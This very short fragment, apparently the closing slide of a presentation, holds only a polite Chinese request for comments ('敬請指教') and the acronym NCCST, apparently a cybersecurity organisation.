敬請指教

NCCST